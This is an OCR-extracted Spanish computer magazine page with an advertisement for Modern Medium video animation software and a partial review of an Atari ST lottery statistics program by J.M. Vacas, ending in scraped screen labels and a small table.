
Próximamente Modern Medium facilitará un servicio de grabaciones de video a todos los usuarios que deseen confeccionar videos creativos o de promoción.

AXIS
Una Nueva Dimensión en Diseño Asistido por Ordenador









MODERN MEDIUM
Computer Video Animation

P.V.P. desde 50.000 Ptas.
Versiones ATARI ST
y PC compatible.

Software Center


SOFTWARE ESPECIFICO

Lotería Primitiva

Nuestro ST nos ofrece hoy la oportunidad de hacernos millonarios con la ayuda de este programa para la elaboración de lotos.


Cuando un ordenador es tan polivalente como en el caso del ATARI ST la aparición de todo tipo de programas no ha de sorprender a nadie, ya sean éstos aplicaciones 'serias' como programas de un caracter más lúdico, por lo cual la cantidad de programas disponibles no para de crecer por momentos. En esta ocasión tenemos la oportunidad de revisar un programa realizado por un catedratico español, Dn. J.M. Vacas, que nos ofrece una utilidad específica para el desarrollo y estudio estadístico de diferentes sorteos de juegos de azar dentro de la categoría de las famosas 'lotos', llamémosles Loto Primitiva - Bono Loto - Loto 6/49, etc.

Este programa comercializado por C.M.V. a un precio de 8000 Ptas, es la primera tentativa seria dentro de la informática de ofrecer un tratamiento muy profesional a este tipo de temas.


lotería primitiva

El programa viene preparado con unos cuantos datos introducidos, pertenecientes a la primitiva de las primeras jornadas celebradas. La actualización de esta base de datos o la creación de cualquier otra es muy sencilla y tan solo debemos conseguir los resultados de los sorteos celebrados hasta la fecha.

No cabe la menor duda de que uno de los mayores atractivos de este programa está en la magnífica implantación de cualquier tipo de estadisticas relativas a los sorteos, de las cuales podríamos resaltar Individuales, Decenas y Terminacio-


Fichero
Gráficos
Selección
Desarrollo
Modificar
Datos
SALIDAS POR MITADES
MITADES
MITAD 1
MITAD 2
RELACION DE SALIDAS
100
90
80
70
60
50
40
30
20
10
0
7-0
6-1
5-2
4-3
3-4
2-5
1-6
0-7
SALIR
IMPRIMIR
J.M.VACAS

MITADES

Mitad	Salidas	Teóricas
1	287	284
2	294	296

RELACION DE SALIDAS

